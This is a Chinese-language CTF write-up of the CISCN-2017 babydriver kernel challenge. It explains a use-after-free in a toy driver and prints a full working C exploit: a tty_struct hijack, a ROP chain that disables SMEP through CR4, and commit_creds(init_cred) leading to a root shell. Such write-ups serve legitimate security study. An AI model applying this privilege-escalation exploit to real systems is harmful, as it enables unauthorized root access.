kernel UAF
 Mixt 9.4k 字 · 约 35 分钟
Use After Free
一. UAF:悬空指针利用
-
内核分配的对象地址由内核管理,用户态一般来说拿不到直接指针
-
而如果内核中存在一个可控指针,指向了一块已经释放的内存,内核没有把它置空(悬空指针)
-
之后当内核因为其他操作重新分配内存时,完全可能把同一块物理内存分配给一个新的内核对象
-
在实际利用中,通常会选择打开设备时创建的管理结构体作为占位对象
二. 例:[CISCN-2017]babydriver
mixt@mixt-VMware-Virtual-Platform:~/pwn$ strings vmlinux | grep -i 'Linux version'
Linux version 4.4.72 (atum@ubuntu) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.4) ) #1 SMP Thu Jun 15 19:52:50 PDT 2017
内核版本为4.4.72

babyread
.text:0000000000000130 ; =============== S U B R O U T I N E =======================================
.text:0000000000000130
.text:0000000000000130 ; Attributes: static
.text:0000000000000130
.text:0000000000000130 ; ssize_t __fastcall babyread(file *filp, char *buffer, size_t length, loff_t *offset)
.text:0000000000000130 babyread        proc near               ; DATA XREF: __mcount_loc:0000000000000420↓o
.text:0000000000000130                                         ; .data:fops↓o
.text:0000000000000130 filp = rdi                              ; file *
.text:0000000000000130 buffer = rsi                            ; char *
.text:0000000000000130 length = rdx                            ; size_t
.text:0000000000000130 offset = rcx                            ; loff_t *
.text:0000000000000130                 call    __fentry__
.text:0000000000000135                 mov     filp, buffer
.text:0000000000000138                 mov     buffer, cs:babydev_struct.device_buf
.text:000000000000013F buffer = rdi                            ; char *
.text:000000000000013F                 test    rsi, rsi
.text:0000000000000142                 jz      short loc_168
.text:0000000000000144                 cmp     cs:babydev_struct.device_buf_len, length
.text:000000000000014B                 mov     rax, 0FFFFFFFFFFFFFFFEh
.text:0000000000000152                 jbe     short locret_166
.text:0000000000000154                 push    rbp
.text:0000000000000155                 mov     rbp, rsp
.text:0000000000000158                 push    rbx
.text:0000000000000159                 mov     rbx, length
.text:000000000000015C                 call    _copy_to_user
.text:0000000000000161                 mov     rax, length
.text:0000000000000164                 pop     length
.text:0000000000000165                 pop     rbp
.text:0000000000000166
.text:0000000000000166 locret_166:                             ; CODE XREF: babyread+22↑j
.text:0000000000000166 buffer = rdi                            ; char *
.text:0000000000000166 length = rdx                            ; size_t
.text:0000000000000166 offset = rcx                            ; loff_t *
.text:0000000000000166                 rep retn
.text:0000000000000168 ; ---------------------------------------------------------------------------
.text:0000000000000168
.text:0000000000000168 loc_168:                                ; CODE XREF: babyread+12↑j
.text:0000000000000168                 mov     rax, 0FFFFFFFFFFFFFFFFh
.text:000000000000016F                 retn
.text:000000000000016F babyread        endp
.text:000000000000016F
.text:000000000000016F _text           ends
.text:000000000000016Frcx对应的offset并没有任何调用,只是一个摆设
length被限制小于全局变量device_buf_len,不存在溢出风险

babywrite
babyopen

每次打开/dev/babydev都会分配一个chunk存到全局变量babydev_struct中
(char *)kmem_cache_alloc_trace(kmalloc_caches[6], 0x24000C0, 64)
kmalloc_caches[6]对应64字节的kmem_cache- 0x24000C0:常规GFP分配标志
- 64:请求的对象大小
babyicocl

重新申请内存,chunk大小由用户控制
babyrelease

在关闭设备文件时会释放该chunk,但由于没用置空指针,存在UAF漏洞
三.利用思路
-
由于堆的指针存在全局变量中,所有fd都可以共享该指针,用fd1,fd2同时打开设备,关闭fd1,会得到一个指向空闲对象的指针
-
打开
/dev/ptmx会创建一个tty_struct结构体,结构体中有一个指针虚表tty_operations位于偏移0x18处利用ioctl改变对象大小适配
tty_struct,关闭fd1释放对象,打开/dev/ptmx创建tty_struct复用对象利用fd2改写tty_struct的ops,相当于得到执行一次gadget的机会
-
因为没有开启SMAP,所以可以在用户栈上布置
rop和fake_ops -
栈迁移选择的gadget是
0xffffffff8181bfc5 : mov rsp, rax ; dec ebx ; jmp 0xffffffff8181bf7e
在跳到
fake_ops的时候 ,rax为fake_ops[0]设
fake_ops[0] = POP_RAX_RET,fake_ops[1] = rop,fake_ops[i]=MOV_RSP_RAX_DEC_EBX_RET;触发跳转即可
-
由于本题没有开启
KPTI,所以可以在rop中操作CR4关闭SMEP,并手搓swapgs和iretq进入get_shell
四.Exploit
#include<stdio.h>
#include<sys/ioctl.h>
#include<unistd.h>
#include<string.h>
#include<stdlib.h>
#include<fcntl.h>

#define POP_RDI_RET 0xffffffff810d238d
#define IRETQ 0xffffffff81007f79
#define SWAPGS_POP_RBP_RET 0xffffffff81063694
#define MOV_CR4_RDI_POP_RBP_RET 0xffffffff81004d80
#define MOV_RSP_RAX_DEC_EBX_RET 0xffffffff8181bfc5
#define POP_RAX 0xffffffff8100ce6e

size_t fake_ops[0x30];
size_t init_cred = NULL,commit_creds = NULL;
size_t user_cs,user_ss,user_sp,user_rflags;
void save_status(){
    __asm__(
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
    );
}

void get_shell(){
    if(getuid()){
        exit(EXIT_FAILURE);
    }
    write(1,"root!\n",6);
    system("/bin/sh");
    exit(EXIT_SUCCESS);
}


void get_root(){
    int (*commit_creds_ptr)(void *)=commit_creds;
    (*commit_creds_ptr)((void *)init_cred);
}
int main(void){
    save_status();
    int fd1,fd2,fd3;
    FILE *proc_kallsyms;
    char buf[0x50],type[0x10];
    size_t addr,i;
    proc_kallsyms = fopen("/proc/kallsyms","r");
    while(fscanf(proc_kallsyms,"%llx%s%s",&addr,type,buf)){
        if(!commit_creds && !strcmp("commit_creds",buf)){
            commit_creds = addr;
            printf("commit_creds: %llx",commit_creds);
        }
        if(!init_cred && !strcmp("init_cred",buf)){
            init_cred = addr;
            printf("init_cred: %llx",init_cred);
        }
        if(init_cred && commit_creds){
            break;
        }
    }
    size_t rop[0x50],p=0;
    rop[p++] = POP_RDI_RET;
    rop[p++] = 0x6f0;  //这里是在gdb中用info register cr4得到的数值
    rop[p++] = MOV_CR4_RDI_POP_RBP_RET;
    rop[p++] = 0;
    rop[p++] = (size_t)get_root;
    rop[p++] = SWAPGS_POP_RBP_RET;
    rop[p++] = 0;
    rop[p++] = IRETQ;
    rop[p++] = (size_t)get_shell;
    rop[p++] = user_cs;
    rop[p++] = user_rflags;
    rop[p++] = user_sp + 8;
    rop[p++] = user_ss;
    for(i=0;i<0x10;i++){
        fake_ops[i]=MOV_RSP_RAX_DEC_EBX_RET;
    }
    fake_ops[0]=POP_RAX;
    fake_ops[1]=(size_t)rop;
    fd1 = open("/dev/babydev",O_RDWR);
    fd2 = open("/dev/babydev",O_RDWR);
    ioctl(fd1,0x10001,0x2B8);
    close(fd1);
    fd3 = open("/dev/ptmx",O_RDWR);
    size_t tty_struct[0x20];
    read(fd2,tty_struct,0x40);
    tty_struct[3]=fake_ops;
    write(fd2,tty_struct,0x40);
    write(fd3,buf,8);
    return 0;
}
五.说明
tty_struct
-
tty_struct内部包含一个const struct tty_operations *ops指针,这个ops指针指向一个函数表,当用户对TTY设备执行read,write,ioctl等操作时,内核会通过这个指针调用响应的函数 -
/dev下有一个伪终端设备ptmx,每调用一次open("/dev/ptmx")都可以分配一次tty_struct对象 -
结构体
tty_struct位于include/linux/tty.h中,tty_operations位于include/linux/tty_driver.h中
struct tty_struct {
	int	magic;    //0
	struct kref kref; //0x4
	struct device *dev;     //0x8
	struct tty_driver *driver;    //0x10
	const struct tty_operations *ops;  //0x18
	int index;

	/* Protects ldisc changes: Lock tty not pty */
	struct ld_semaphore ldisc_sem;
	struct tty_ldisc *ldisc;

	struct mutex atomic_write_lock;
	struct mutex legacy_mutex;
	struct mutex throttle_mutex;
	struct rw_semaphore termios_rwsem;
	struct mutex winsize_mutex;
	spinlock_t ctrl_lock;
	spinlock_t flow_lock;
	/* Termios values are protected by the termios rwsem */
	struct ktermios termios, termios_locked;
	struct termiox *termiox;	/* May be NULL for unsupported */
	char name[64];
	struct pid *pgrp;		/* Protected by ctrl lock */
	struct pid *session;
	unsigned long flags;
	int count;
	struct winsize winsize;		/* winsize_mutex */
	unsigned long stopped:1,	/* flow_lock */
		      flow_stopped:1,
		      unused:BITS_PER_LONG - 2;
	int hw_stopped;
	unsigned long ctrl_status:8,	/* ctrl_lock */
		      packet:1,
		      unused_ctrl:BITS_PER_LONG - 9;
	unsigned int receive_room;	/* Bytes free for queue */
	int flow_change;

	struct tty_struct *link;
	struct fasync_struct *fasync;
	int alt_speed;		/* For magic substitution of 38400 bps */
	wait_queue_head_t write_wait;
	wait_queue_head_t read_wait;
	struct work_struct hangup_work;
	void *disc_data;
	void *driver_data;
	struct list_head tty_files;

#define N_TTY_BUF_SIZE 4096

	int closing;
	unsigned char *write_buf;
	int write_cnt;
	/* If the tty has a pending do_SAK, queue it here - akpm */
	struct work_struct SAK_work;
	struct tty_port *port;
};
所以ops在tty_struct[3]
struct tty_operations {
    struct tty_struct *(*lookup)(struct tty_driver *driver,
                                 struct inode *inode, int idx);           // 0x00
    int (*install)(struct tty_driver *driver, struct tty_struct *tty);    // 0x08
    void (*remove)(struct tty_driver *driver, struct tty_struct *tty);    // 0x10
    int (*open)(struct tty_struct *tty, struct file *filp);               // 0x18
    void (*close)(struct tty_struct *tty, struct file *filp);             // 0x20
    void (*shutdown)(struct tty_struct *tty);                             // 0x28
    void (*cleanup)(struct tty_struct *tty);                              // 0x30
    int (*write)(struct tty_struct *tty,
                 const unsigned char *buf, int count);                    // 0x38
    int (*put_char)(struct tty_struct *tty, unsigned char ch);            // 0x40
    void (*flush_chars)(struct tty_struct *tty);                          // 0x48
    int (*write_room)(struct tty_struct *tty);                            // 0x50
    int (*chars_in_buffer)(struct tty_struct *tty);                       // 0x58
    int (*ioctl)(struct tty_struct *tty,
                 unsigned int cmd, unsigned long arg);                    // 0x60
    long (*compat_ioctl)(struct tty_struct *tty,
                         unsigned int cmd, unsigned long arg);            // 0x68
    void (*set_termios)(struct tty_struct *tty, struct ktermios *old);    // 0x70
    void (*throttle)(struct tty_struct *tty);                             // 0x78
    void (*unthrottle)(struct tty_struct *tty);                           // 0x80
    void (*stop)(struct tty_struct *tty);                                 // 0x88
    void (*start)(struct tty_struct *tty);                                // 0x90
    void (*hangup)(struct tty_struct *tty);                               // 0x98
    int (*break_ctl)(struct tty_struct *tty, int state);                  // 0xA0
    void (*flush_buffer)(struct tty_struct *tty);                         // 0xA8
    void (*set_ldisc)(struct tty_struct *tty);                            // 0xB0
    void (*wait_until_sent)(struct tty_struct *tty, int timeout);         // 0xB8
    void (*send_xchar)(struct tty_struct *tty, char ch);                  // 0xC0
    int (*tiocmget)(struct tty_struct *tty);                              // 0xC8
    int (*tiocmset)(struct tty_struct *tty,
                    unsigned int set, unsigned int clear);                // 0xD0
    int (*resize)(struct tty_struct *tty, struct winsize *ws);            // 0xD8
    int (*set_termiox)(struct tty_struct *tty, struct termiox *tnew);     // 0xE0
    int (*get_icount)(struct tty_struct *tty,
                      struct serial_icounter_struct *icount);             // 0xE8
    int (*show_fdinfo)(struct tty_struct *tty, struct seq_file *m);       // 0xF0
#ifdef CONFIG_CONSOLE_POLL
    int (*poll_init)(struct tty_driver *driver, int line, char *options); // 0xF8
    int (*poll_get_char)(struct tty_driver *driver, int line);            // 0x100
    void (*poll_put_char)(struct tty_driver *driver, int line, char ch);  // 0x108
#endif
};
bypass-smep
CR4寄存器用以控制CPU的各种特性,CPU根据CR4寄存器的第20位判断是否开启SMEP保护
但由于新版本的内核常常开启KPTI保护,内核页表的用户地址空间无执行权限
传统的 ret2usr 失效,与之伴生的bypass-smep也随之失效
而本题不用bypass-smep,直接在栈上走提权ROP也是可以的
只是佬这么用了,我就跟着用了
不使用bypass-smep的ROP构造:
    rop[p++] = POP_RDI_RET;
    rop[p++] = init_cred;
    rop[p++] = commit_creds;
    rop[p++] = SWAPGS_POP_RBP_RET;
    rop[p++] = 0;
    rop[p++] = IRETQ;
    rop[p++] = (size_t)get_shell;
    rop[p++] = user_cs;
    rop[p++] = user_rflags;
    rop[p++] = user_sp + 8;
rop[p++] = user_ss;感谢佬https://arttnba3.cn/2021/03/03/PWN-0X00-LINUX-KERNEL-PWN-PART-I/